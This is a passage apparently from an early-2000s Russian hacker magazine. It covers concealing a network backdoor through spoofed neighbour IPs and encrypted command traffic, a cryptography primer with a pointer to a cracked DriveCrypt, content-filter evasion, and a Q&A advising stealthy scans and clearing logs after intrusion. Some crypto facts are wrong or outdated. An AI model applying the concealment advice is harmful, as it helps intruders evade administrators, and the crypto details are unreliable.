то, что нужно админу. Естественно, есть минусы этого механизма: суммарная длина полей `Identification` и `Window` составляет 32 бита, в результате чего осуществить подбор ключа - относительно легкая задача, хотя и требует послышки достаточно большого количества SYN-пакетов. Если говорить о реализации этого метода, то на стороне клиента это должна быть программа, эмулирующая IP и TCP уровни TCP/IP-стека, а на стороне сервера, для чистоты эксперимента, - ядро-модуль, модифицирующий процедуры обработки IP и TCP пакетов. Теперь представим ситуацию, когда на нашем порутанном хосте А нет открытых TCP-портов или же весь TCP-трафик между этим хостом и Интернетом рубится на файрволе. Здесь мы можем применить достаточно простой трюк: выбрать машину Г в одном сегменте с А, на которой имеются доступные из внешней сети TCP-порты, и мониторить все хэндшейки между этим хостом и внешней сеткой. А далее по накатанной: если `Identification` и `Window` совпадают с локальным хэшем, то хост А спуфит IP хоста Г и уже от его имени ведет диалог с клиентом. Админа это по-

вергнет в шок еще сильнее - он просто запарится выяснять, какая машинка в этом сегменте действительно забэкдорена. Реализация данного метода на стороне клиента такая же, как и в предыдущем случае, за исключением фильтрации левых RST-пакетов, которые могут пойти с хоста Г. На стороне же сервера это немного сложнее: помимо IP и TCP уровня придется патчить и более низкий уровень (чаще всего это Ethernet), но ведь для нас нет преград!

СНИФИНГ ТРАФИКА

Перейдем ко второму пункту - sniffанию админом трафика в сегменте, где располагается наш А. Как было сказано выше, подозрения будут вызывать левые открытые порты и, следовательно, трафик между ними и чем-нибудь еще во внешней сети. Вышеописанный алгоритм решает эту проблему - работа идет только с "законными" портами. Единственное из оставшегося, что может привлечь внимание админа, - это объем трафика (в случае, когда мы выкачиваем многогиговую базу дэйлапов :) либо содержимое оно (не правда ли, возникают вопросы, когда в поле данных пакетов то и дело проскакивают строчки "cat /etc/shadow", "ping -f -s 8000 www.microsoft.com"). Что касается объема, то здесь, как говорится, "против лома нет приема" - все с ним связанное остается на рассмотрение человека, поругавшего машину. Содержимое же легко можно скрыть, элементарно проксорив его либо заюзав какую-нибудь криптуху вроде IDEA или Blowfish.

ЧТО ТЕПЕРЬ?

Да ничего! :) Единственное, что можно посоветовать в создании хорошего бэкдора, - это иметь хорошие мозги (неплохой совет, да?) и делать то, что советовал дедушка Ленин. Подборку материала составить достаточно сложно - об этом напрямую нигде не пишут. Чем можно воспользоваться? Это, естественно, сырцы готовых бэкдоров, которых тонны лежат на пакетшторме (<http://www.packetstormsecurity.com>), многочисленные доки по осям: для MS - это, естественно, `msdsn.microsoft.com`, для линухов - это <http://www.linuxdoc.org> и подобные сайты. А вообще, в силу доступности сорсов большинства ников, лучшее средство познания - это их (исходников) изучение.




TIPS & TRICKS

Если ты такой же поклонник Фара и похожих (Нортон, Дос-навигатора и т.п.) прог, то ты наверняка встречался с такой проблемой, допустим, что тебе надо открыть выбранный в Фаре каталог в стандартный виндовый проводник. Так вот, дабы облегчить тебе жизнь, сообщаю, что текущая папка открывается в проводнике очень незатейливо - командой "explorer .". А чтобы жизнь вообще на мед была похожа, можно воспользоваться фишкой нортонподоб-

ных менеджеров - менюшкой пользователя, которая активно вызывается при нажатии F2. Вот дави F2, а затем - Insert. Соглашайся со всем ("я хочу вставить команду", "Да я абсолютно в этом уверен" и т.п.). А затем вводи эту самую "explorer .". Объясню подробно "explorer", пробел, точка. Все, можешь пить чай.

Mr. False mr_false@mail.ru

А что, если навсегда сохранить восторг первой любви?



CanonScan N1240U

► Снова увидеть себя ребенком, которым вы когда-то были? С новым сканером CanonScan N1240U возможно и не такое! Даже если негативы давно пропали, достаточно одной фотографии, чтобы освежить в памяти давно забытое чувство.

Приобретая CanonScan N1240U, вы получаете все возможности сканера с высоким разрешением по минимально возможной цене. При таких возможностях (1200x2400 dpi) даже крошечные детали изображения будут переданы с высочайшим качеством и поразительным воспроизведением цвета.

Теперь вы можете сканировать, копировать и пересылать изображения по электронной почте нажатием всего лишь одной из трех соответствующих EZ-кнопок. Все так просто!

Ультратонкий, в стильном металлизированном корпусе CanonScan N1240U выглядит потрясающе и не займет много места на вашем столе. Ваш сканер станет еще компактнее, если вы используете специальную подставку для вертикального сканирования.

Также к вашим услугам исчерпывающий пакет программного обеспечения с функциями графического редактора, фотоальбома и автоматической оптимизации качества изображения. Установите эти программы на компьютер, и ваши фотографии заставят вас пережить давно забытые чувства с новой силой. Подумайте о любви, которую вы хотели бы увидеть во всей своей первоизданной красоте.

А что... сканер CanonScan N1240U может заставить сердце биться, как в тот первый раз!

Теперь вы делаете все, что только можете представить! Техника Canon. Для невероятных, смелых идей!

www.canon.ru



you can
Canon

ИНФОРМАЦИЯ О ДИПЕРАХ: +7(095) 903 90 90

Взлом

ШИФРУЕМСЯ!

МандерX (forother@fromru.com)

ШИФРУЕМСЯ!

ВСЕ ЧТО ТЫ ХОТЕЛ ЗНАТЬ О КРИПТОГРАФИИ И АЛГОРИТМАХ ШИФРОВАНИЯ

Еще в далекие времена вопрос о приватном хранении информации был очень актуальным. Рассмотрим хотя бы Египет. Когда умирали фараоны, их тела мумифицировали, а затем их хоронили с папирусами. На них были написаны секретные слова, с помощью которых умерший мог попасть на небеса. Вскоре (около 2000 лет до н.э.) египтян перестали устраивать незашифрованные пароли, и они разработали основы криптографии! Ранняя криптография была примитивна и часто состояла в перестановке символов, например, "фараон" преобразуем в "нфоар", алгоритм такого шифрования разгадать несложно. Небезызвестный Юлий Цезарь предпочитал один из таких способов шифрования, состоявший в сдвиге на три позиции вперед (например, буква "а" будет - "в").

ЗАЧЕМ ВСЕ ЭТО ЧИТАТЬ?

Во-первых, возможно, тебе самому придется шифровать данные (помни: владеть инфой - значит тщательно хранить ее), и ты должен знать об алгоритмах шифровки, а также как шифровать. Во-вторых, наверняка ты часто вытаскивал /etc/passwd и скармливал их потрошителю (John the Ripper), так что тебе интересно будет узнать, как такие проги работают. В-третьих, лишних знаний просто не бывает.

ОСНОВНЫЕ ПОНЯТИЯ

Криптография - от греческого *kryptos* (скрытый) и *grapho* (письмо). Т.е. это наука о скрытом письме. С помощью криптографии создается текст, который может прочитать только посвященный человек. Для остальных это будут непонятные символы.

Стенография - наука о размещении передаваемых данных, скрывающем наличие этой информации. Т.е. данные, например, можно скрепить с картинкой формата .jpg. Это не означает, что данные тяжело расшифровать, но чтобы декодировать, их надо сначала найти =)

ВИДЫ ШИФРОВАНИЯ:

■ **1. Симметричное шифрование** - вид шифрования, для кодирования и декодирования нужен один и тот же ключ (*private key*).

■ **2. Асимметричное шифрование** - вид шифрования, для кодирования и декодирования нужны два ключа, общедоступный и секретный. Яркий пример - PGP.

Алгоритмы резюмирования сообщений - алгоритмы, обеспечивающие высокую степень надежности, особенно хорошо подходят для проверки целостности файлов. *Tipwire* (о ней [тебе не раз писал) - программа, автоматически создающая моментальный снимок исходной ОС и генерирующая по алгоритму MD5 (или какому-нибудь другому) значения для последующего сравнения.

КАК ВЗЛАМЫВАЮТ ПАРОЛИ

Интересно ли тебе узнать, как программы типа John the Ripper взламывают пароли? Очень просто! Допустим, у нас есть пароль в зашифрованном виде zJKJH75GA. Также нам известен алгоритм шифрования, например, DES (рассмотрим его чуть позже). Программа типа Джона берет слова из словаря, шифрует их с помощью алгоритма DES, а полученный результат сравнивает с zJKJH75GA. Если все сошлось, следовательно пароль, то слово, которое мы только что зашифровали. Таким образом, John the Ripper - это простой шифратор с функцией сравнения.

АЛГОРИТМЫ ШИФРОВАНИЯ И РЕЗЮМИРОВАНИЯ СООБЩЕНИЙ

Рассматривать математические формулы мы не будем (не дай Бог, у кого котелок закипит), просто по ходу материала я буду давать ссылки, где ты сможешь узнать больше о каком-нибудь алгоритме. Так что пока просто рассмотрим различные типы шифрования:

■ **1. DES (Data Encryption Standard)** - стандарт шифрования данных, разработанный в 1974 году компанией IBM. Один из самых известных алгоритмов. В США он используется для шифрования НЕсекретных данных, также используется для шифрования паролей в *nix (/etc/passwd). Функции шифрования и дешифрования используют ключ, без которого неавторизованные пользователи не смогут дешифровать сообщение. Этот ключ, получаемый на основе введенного пароля и другой инфы, состоит из 64 двоичных цифр (1 и 0). 56 битов используются для шифрования, остальные 8 - для проверки ошибок. Общее количество возможных ключей весьма велико. Единственный способ определить использованный ключ: проверить все возможные ключи при известных входных и выходных данных для DES. Существует более семидесяти миллиардов (вроде это 7 и 16 нуликов =)). Если ты заинтересовался деталями, то зайди на эти сайты:

<http://www.itl.nist.gov/div897/pubs/fip46-2.htm>
<http://www.itl.nist.gov/div897/pubs/fip81.htm>
<http://www.eff.org/descracker/> - загляни сюда, если хочешь знать о попытках взлома DES.

■ **2. 3DES или Triple DES** - алгоритм DES с тройным шифрованием. Гораздо более надежнее DES, поскольку длина ключа теперь 168 бит (в DES было 64). Это длина самого короткого из трех ключей. Шифрует текст с помощью первого ключа, затем расшифровывает с помощью второго ключа и снова шифрует с помощью третьего.

■ **3. MD4 и MD5** - алгоритмы резюмирования сообщений. Становится все более популярнее, чем DES. MD5 менее быстродействующий, но более безопасный по сравнению с MD4. Используется для проверки целостности файлов. Я читал об одном опыте, в котором принимали участие более 1000 мощных компьютеров, на протяжении года генерировавшие хеш-коды для строк, и за все время не было обнаружено совпадения MD5-кодов для разных строк. Математически было доказано, что они могли бы с тем же результатом заниматься этим на протяжении еще нескольких лет. Но все же есть вероятность того, что у разных строк MD5-коды совпадут. Подробнее о MD5 читай тут - <http://nic.mil/ftp/rfc/rfc1321.txt>.

■ **4. IDEA (International Data Encryption Algorithm)** - Международный алгоритм шифрования данных. Работает с блоками длиной 64 бита и использует ключ 128 бит.

■ **5. RSA (Rivest-Shamir-Adleman)** - криптографический алгоритм и система шифрования с открытым ключом. Очень популярен, поскольку легко интегрируется во множество приложений (уже интегрирован в Ослика IE). Подробнее тут - <http://www.rsasecurity.com>.



RSA - один из самых популярных криптоалгоритмов

■ **6. BLOWFISH** - более надежный и быстрый алгоритм по сравнению с DES. Может использовать ключи длиной 448, 256, 192 и 128 бит.

■ **7. TWOFISH** - был разработан группой людей (в которую входил разработчик BLOWFISH) для компании Counterpane systems. Также считается очень надежным и гибким, использует ключи длиной 128, 192 и 256 бит, а блоки - 128 бит.

■ **8. CRC32** - 32-битовая CRC (Cyclical Redundancy Checking, т.е. циклический контроль с помощью избыточных кодов). Этот алгоритм используется для проверки целостности файлов при зашифрованной передаче.

■ **9. SHA (Secure Hash Algorithm)** - безопасный алгоритм хеширования, используется в компьютерных системах оборонных ведомств. Подробнее - <http://www.itl.nist.gov/fip-spubs/fip180-1.htm>.

■ **10. Snerfu (защищенная хеш-функция фирмы Xerox)** - этот алгоритм может генерировать резюме длиной 128/256 битов. Исходники и доки по этому протоколу ищи тут - <ftp://ftp.parc.xerox.com/pub/hash/hash2.5a/>.

■ **11. ГОСТ** - о нем просто грех не упомянуть, этот алгоритм был разработан еще в бывшем Советском Союзе. Использует ключ длиной 256 бит и работает с блоками длиной 64 бита. Он использовался в Центральном банке РФ.

■ **12. xTEA (Tiny Encryption Algorithm)** - крохотный алгоритм шифрования. Очень интересен, произошел от алгоритма TEA, который был предназначен для использования в приложениях с ограниченным размером кода. Длина ключа - 128 бит, длина блока - 64 бит.



Взлом

ШИФРУЕМСЯ!


ManderX (forother@fromru.com)

ШИФРУЕМ ВСЕ И ВСЯ!

Тебе еще не надоела эта голая теория? Вот и я о том же, так что сейчас мы ее закрепим практикой. Предметом нашего рассмотрения будет - DriveCrypt. Почему не PGP? Давай по порядку: Во-первых, последняя версия DriveCrypt прекрасно ставится на XP. Во-вторых, поддерживает смарт-карты и другие переносимые устройства (например, можно закинуть на болванку), может работать в режиме - "on-the-fly". В-третьих, DriveCrypt использует лучшие алгоритмы шифрования (<http://www.securstar.de/drivecrypt.html> - читай тут об алгоритмах и о других преимуществах этой проги, а их больше, чем ты думаешь). В-четвертых, определить, что перед тобой не просто набор data-файлов, а зашифрованный диск, практически невозможно. В PGP же каждый файл имеет свой заголовок, которым отличается от чего-либо другого. Фича в том, что можно создавать контейнеры в .wav файлах: кликнешь по нему - музон заиграет, введешь правильный пасс - и "сезам откройся" =). В-пятых, мимо моих ушей прошел слух (непроверенный), что около года назад из группы разработчиков PGP ушел один их ведущих разработчиков и открыто заявил, что в PGP версиях старше 6.* есть уязвимость в хранении ключей на диске.

DRIVECRYPT

Ну что, убедил я тебя? Надеюсь - да. А как эту утилитку можно слить? Естественно, она не бесплатная. Купить ее можно тут - www.drivecrypt.com, но есть альтернативный вариант: за последней версий DriveCrypt с лекарьством (и с мануалом на английском языке) ты можешь сходить к WZor-у (www.wzor.net). Логин и пасс говорить не буду, так как все равно они изменятся, так что беги на канал #wzor.pass в сети WonderNET. Как только зарегистрируешься, заходи в раздел "Темы" (пока ты незареган, этот раздел не виден), а там Стурт. Последняя версия программы на момент написания статьи - 3.03a.



Создан новый шифрованный диск

А теперь приступим к главному - использованию. Сначала создадим диск. Щелкай на иконку с подписью - "Create Disc". Перед тобой появится окно выбора: создать просто диск или маскироваться под .wav-файл. Я выбрал второе. Затем тебе потребуется указать путь к .wav-файлу. Он должен быть больше двух мегабайт, а вообще, чем больше, тем лучше. Также необходимо указать, какое количество битов использовать. Затем тебе надо выбрать от 1 до 4 паролей, по желанию. Не выбирай короткий пароль или пароли, которые стоят у тебя на мыльнице, асе и прочем софте (помни, главный лог у тебя в котелке, а вероятность, что твои пароли могут сломать, всегда есть). Затем необходимо будет просто жать на пимпу раз 20 =)) и поводить мышкой. Потом придется выбрать метод шифрования и нажать кнопку "Create IT".

Вот и все, появился новый диск. Перезагрузись, диска не будет =). Тебе надо его примонтировать, для этого жми на кнопку Mount Disc и выбирай путь к .wav файлу. Далее ввод пасс, и он снова тут =)). Чтобы отмонтировать,

надо выбрать Normal Dismount или Brutal Dismount. Второе отмонтирует, если Normal Dismount не смог по каким-то причинам этого сделать. Как видишь, программа легка в использовании. Мне она жутко нравится, надеюсь, что я тебя ею заразил.



Диск подмонтирован

Цель статьи не загружать тебя математическими формулами, так что процесс шифрования и подробного описания здесь ты не увидел. Если это необходимо, то я дал несколько ссылок. Можешь поискать инфу и в РуНете (по DES есть точно). Правда, я не очень искал, так как убежден, что хорошей инфы у нас не сыщешь. Поэтому учи английский, и удачи тебе в криптографии!



ИНФОРМАЦИЯ О КРИПТОГРАФИИ

<http://www.counterpane.com/pitfalls.html> - "Ловушки в криптографической защите", документ, описывающий некоторые заблуждения относительно сильного шифра.

<http://www.cs.auckland.ac.nz/~pgut001/tutorial/> - учебное руководство по шифрованию и защите. Содержит 500 слайдов. Вечером зашел туда, так и не смог потом уснуть =).

<http://www.distributed.net> - хочешь поучаствовать во взломе алгоритмов шифрования?

<http://www.ssh.fi/tech/crypto/algorithms.html> - подробнее о различных алгоритмах.

Модемы серии

OMNI 56K

Модем • Факс • Автоответчик • АОН



- V.92/V.44 - максимальная скорость доступа в Интернет
- Надежность связи на любых линиях
- Легкость установки - простота в обращении
- Возможность обновления микропрограммы



гарантия 3 года

ИНТЕРНЕТ С РЕКОРДНОЙ СКОРОСТЬЮ



OMNI 56K PRO



OMNI 56K DUO



OMNI 56K NEO



OMNI 56K PCI

только сертифицированы

ZyXEL

www.omni.ru

Взлом

ОБМАН СИСТЕМ КОНТРОЛЯ СОДЕРЖИМОГО

Леший с Лукоморья (lukomore@real.hacker.ru)

ОБМАН СИСТЕМ КОНТРОЛЯ СОДЕРЖИМОГО

10 СПОСОБОВ ОБОЙТИ СРЕДСТВА КОНТРОЛЯ СОДЕРЖИМОГО

■ Речь пойдет о способах обхода систем контроля содержимого (content filtering system), которые получают все большее распространение в России. Я расскажу, как обманывать почтовые сервера, чтобы они пропускали нужные нам файлы :), поставим антивирусы в позу "Россия, принимающая кредиты" и поговорим о других полезных хитростях.

■ Любой грамотный взломщик никогда не будет ломиться "в лоб" - он попытается обойти систему защиты и зайти с черного хода. Не исключением являются и средства контроля содержимого, которые занимаются тем, что ищут в почтовом или Web-трафике непотребные слова, запрещенные вложения (avi'шники, mp3, zip и т.д.). По заявлению разработчиков эти средства могут анализировать архивы до 50 уровней вложенности, понимать различные кодировки и применять другие способы

анализа над SMTP или HTTP-сообщениями. Однако, как это уже не раз бывало, умные люди находят, находят и будут находить способы обхода самых изощренных защитных механизмов.

■ Кстати, не стоит думать, что контроль содержимого проводится только специальными средствами, такими, как: MAILsweeper, MailMarshal или Дозор. Аналогичные подсистемы, только с меньшей функциональностью, существуют и в антивирусных продуктах, и в файрволах, и даже в обычных почтовых программах. И в этих средствах также существуют ошибки, которыми мы можем воспользоваться. Например, 19 мая была обнаружена дыра в межсетевом экране SonicWALL SOHO (SonicWALL SOHO3 Firmware version: 6.3.0.0, ROM version: 5.0.1.0), которая позволяла обойти встроенный механизм блокировки доступа к определенным Web-серверам.

НАСК-FAQ

Horrific (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'a. Я все равно не дам, я жадный :)

<??? Как и на чем сделать ручной скан портов и при этом сделать его безопасно?

Н: Написать свою прогу или юзать чужую, но сканировать по одному порту, а не целыми диапазонами. Просто когда ты с помощью любой проги сканируешь диапазон, то любой firewall заподозрит атаку, и за тобой начнут следить уже до того, как ты что-то сделаешь. Именно поэтому сканировать надо не все порты подряд и желательно с разных машин (чтобы был разный IP). Конечно же, у крупных серваков сканы происходят по сто раз в день, и админы просто не обращают на них внимание. А вот мелкий серван с хорошим админом не упустит из виду ни одну попытку атаки.

<??? Я написал программу Project1.exe на Delphi. Могут ли злобные хакеры выудить из .exe код моей проги? На ASM'e или на самом Delphi? И как защищаться? Может, проги для шифровки посоветуешь, книги на эту тему, сайты? Мне нужно, чтобы мой исходник не смог увидеть никто!

Н: После компиляции твою прогу можно будет увидеть только в ASM-е. Но если учесть, что даже простая прога на Delphi имеет большой размер, то разбираться с ней хакеру будет очень долго и нудно. Так что если в проге нет ничего особенного, то ни один хакер не будет тратить время на декомпиляцию. Для большей надежности можно сжать прогу с помощью таких программ, как ASPack. Сжатую прогу сложнее разобрать. Хотя есть UnASPack, которая может разжать твою софтинку и снова сделать ее доступной для декомпиляции, бояться все же не стоит. И помни: как бы ты ни защищался, продвинутый хакер все равно сможет взломать твоё творение. Тут главное сделать так, чтобы его усилия стали неэффективными, то есть затраты превысили выгоду.

<??? Где можно найти документацию по установке apache (на winnt), ftp и почтового сервера.

Н: Первым делом документацию надо искать на сайте производителя. Могу еще посоветовать www.infocity.kiev.ua/main.html, там полно разной документации на русском.

<??? Я вот уже столько живу и столько общаюсь с компами и до сих пор не знаю, почему у некоторых УРЛов есть WWW, а у других нет???

Н: Префикс «www.» говорит о том, что это адрес странички в Инете. Префикс «ftp.» говорит о том, что это адрес ftp сервера, и для доступа к нему нужен ftp клиент. Вообще-то, этот префикс чисто информативный, и сейчас его использование не обязательно. Один и тот же адрес можно писать как с префиксом, так и без (если на сервере DNS прописаны обе записи). Например, для доступа к поисковику яндекса можно писать <http://www.ya.ru/>, а можно и просто ya.ru.

<??? Один нехороший человек поставил пароль на ноутбуке, а я не могу его снять, как это делать? На ПК все просто: поменял местами перемычки или вытащил батарею, а вот как снять пасс на ноуте ?

Н: Здесь тоже есть батарейка, которую можно снять и обнулить BIOS. Посмотри документацию на свой бук.

<??? у меня в офисе весь день все рубятся по сетке. Я не против, если это будет после работы, но в рабочее время надо работать. Мой программмер ничего не хочет делать, потому что сам главный игрок. Можно ли написать такой вирус, который не позволит запускать игры с 9 до 18 часов?

Н: Самое простое - написать вирус, который лишит всех игроков в офисе премии :) После этого народ будет играть только после работы, а в указанное время будет пахать как проклятый. У меня на фирме такой вирус сработал с первого раза, теперь на работе вообще никто не играет. Все даже игрушки постирали.

<??? У нас вчера в чате локалки спор возник насчет того, законно ли сканирование локалки на шары. Помоги нам разобраться, кто прав.

Н: Не люблю вопросы по законности, потому что ответить однозначно на них нельзя. На мой взгляд, что-то может показаться абсолютно безобидным, а другой может посчитать это противозаконным. Мне кажется, тут все законно. Когда ты находишься в сетевом окружении, то сканируя тебя на шары, люди видят все подключенные у тебя ресурсы. К тому же ты сможешь увидеть только открытые (общедоступные) ресурсы, а все закрытое останется недоступно. Получается, что при сканировании ты просто просматриваешь, что тебе доступно, а что нет. А так как факта взлома нет, то и проблем быть не должно.

<??> Какие файлы нужно снести с осей Linux, Unix, Win NT, Win 98, Win ME, чтобы после ухода из них не было заметно, что я там делал и вообще подключался?

Н: В Linux и WinNT нужно чистить системные логи, в которых сохранилась вся твоя активность на сервере. В Win9x/ME логов нет, и ты можешь безнаказанно творить с ними что угодно, только если юзер не поставил какой-нибудь дополнительный софт для защиты себя от хакеров. Вообще про дополнительный софт забывать нельзя. Очень много прог, которые помогают защитить сервер (те же firewall'ы) и протоколируют всю сетевую активность. Так что данные о твоём вреде могут быть не только в системе, но и в отдельных логах таких прог.

<??> На дисках с кракнутыми прогами в директорию к проге часто выкладывают два файла: FILE_ID.DIZ и CORE.nfo. Не подсказешь, что с ними делать?

Н: Открывать простым блокнотом. В них часто описывается информация о проге, пароли и информация об обходе авторизации.

<??> Вы рассказывали о проге PECOmpact 1.68, вот мне интересно, а в ней может быть троян?

Н: Троян может быть где угодно и даже без ведома разработчика. Просто компьютер автора может быть зараженным вирусом/трояном и незаметно попасть в архив проги. Многие считают, что на вирусы/трояны нужно проверять архивы, скачанные с сомнительных сайтов. А я говорю, что проверять нужно все. Уже было достаточно случаев, когда авторитетная фирма выкладывала вместе со своим продуктом бесплатное дополнение - вирус. Чаще всего это происходит из-за зараженности машин этой самой авторитетной фирмы.

Эти вопросы меня уже достали

Я уже давно создал на своем сайте www.cydsoft.com/vr-online раздел «Большой FAQ», где я выкладываю все часто задаваемые вопросы и ответы. Прежде чем задавать мне вопрос, посмотри, может на сайте уже есть ответ.

<??> Если не секрет - есть где-нибудь в Питере филиал вашего журнала или что-нибудь подобное?

<??> Видов выдал синий экран - нарушение работы ЭВМ. Я могу подать в суд на Microsoft?

<??> Я не могу кликнуть по монитору меню мышкой! Что мне делать?

<??> У меня закончился коврик для мышки, а мне нужно пододвинуть курсор дальше, что мне делать?

Свое мнение об этих вопросах я оставлю при себе и ничего не буду комментировать. Свои варианты ответов на эти ламоразмы можешь слать мне, я с удовольствием их прочитаю.



TIPS & TRICKS

Если ты не хочешь, чтобы с твоего сайта скопировали какой-либо текст, рисунок и проч., то можно отключить правую кнопку мыши:

```
<SCRIPT language=JavaScript>
function click() {
if (event.button==2) {
alert('Copyright by Igor');
}
}
document.onmousedown=click
// -->
</SCRIPT>
```

Но это еще не всё, скопировать можно, если выделить всё и нажать Ctrl+C. Вот как это можно отключить:

```
<HTML>
<HEAD>
...
<SCRIPT>
function no_copy()
{
alert ("Копировать нельзя !")
return false
}
</SCRIPT>
...
</HEAD>
<BODY ONCOPY="return no_copy()">
...
</BODY>
</HTML>
```

Игорь Игонкин igorek52001@mail.ru

ПОЛИГОН

сеть интернет клубов

8 и 9 ноября 2002 года
будет проводиться общероссийский чемпионат по компьютерной игре
DOOM II : Hell on Earth
адрес клуба : г. Москва, ул. Маршала Василевского, д. 17
станция метро Щукинская.
тел. 193- 3858
сайт чемпионата:
www.doom2x2.narod.ru
E-mail : doom2x2@narod.ru

WWW.POLIGON.RU

На базе клубов производится подключение к internet организаций, домашних сетей и частных клиентов.
Лицензия министерства связи № 17124 и №21398
Адреса клубов:

ул. Студенческая, 31
метро Кутузовская или Студенческая
тел. 249-8520

ул. Молодежная, 3
метро: Университет
тел. 777-0505

7-я Парковая, д. 45 стр. 2
метро Первомайская
тел.164-0560

ул. Маршала Василевского, д. 17
метро: Щукинская
тел. 193-3858

Луговой проезд, д.12, к.1
метро Марьино
тел. 346-7801


Тел. 777-0505

УСКОРЯЕМСЯ ПО МАКСИМУМУ!

